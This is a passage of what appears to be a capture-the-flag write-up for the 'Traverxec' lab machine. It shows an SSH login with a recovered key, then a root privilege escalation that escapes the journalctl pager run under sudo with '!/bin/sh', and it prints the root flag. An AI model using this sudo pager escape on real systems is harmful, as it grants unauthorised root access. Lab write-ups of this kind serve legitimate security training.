
```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# chmod 700 david.key
```




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# ssh -i david.key david@traverxec.htb
Enter passphrase for key 'david.key':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Sun May  2 07:55:21 2021 from 10.10.14.9
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```



```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```



```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
-- Logs begin at Sat 2021-05-01 05:23:47 EDT, end at Sun 2021-05-02 20:43:27 EDT. --
May 02 12:02:21 traverxec sudo[2894]: pam_unix(sudo:auth): conversation failed
May 02 12:02:21 traverxec sudo[2894]: pam_unix(sudo:auth): auth could not identify password for [www-data]
May 02 12:02:21 traverxec sudo[2894]: www-data : command not allowed ; TTY=pts/3 ; PWD=/usr/bin ; USER=root ; COMMAND=list
May 02 12:02:21 traverxec crontab[2955]: (www-data) LIST (www-data)
May 02 20:13:21 traverxec crontab[4165]: (www-data) LIST (www-data)
```



.. / journalctl

Shell Sudo

This invokes the default pager, which is likely to be `less`, other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

```
journalctl
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo journalctl
!/bin/sh
```



```
david@traverxec:~/bin$ stty rows 2
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2021-05-01 05:23:47 EDT, end at Sun 2021-05-02 21:06:02 EDT. --
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
9aa36a6d76f785dfd320a478f6e0d906
# 
```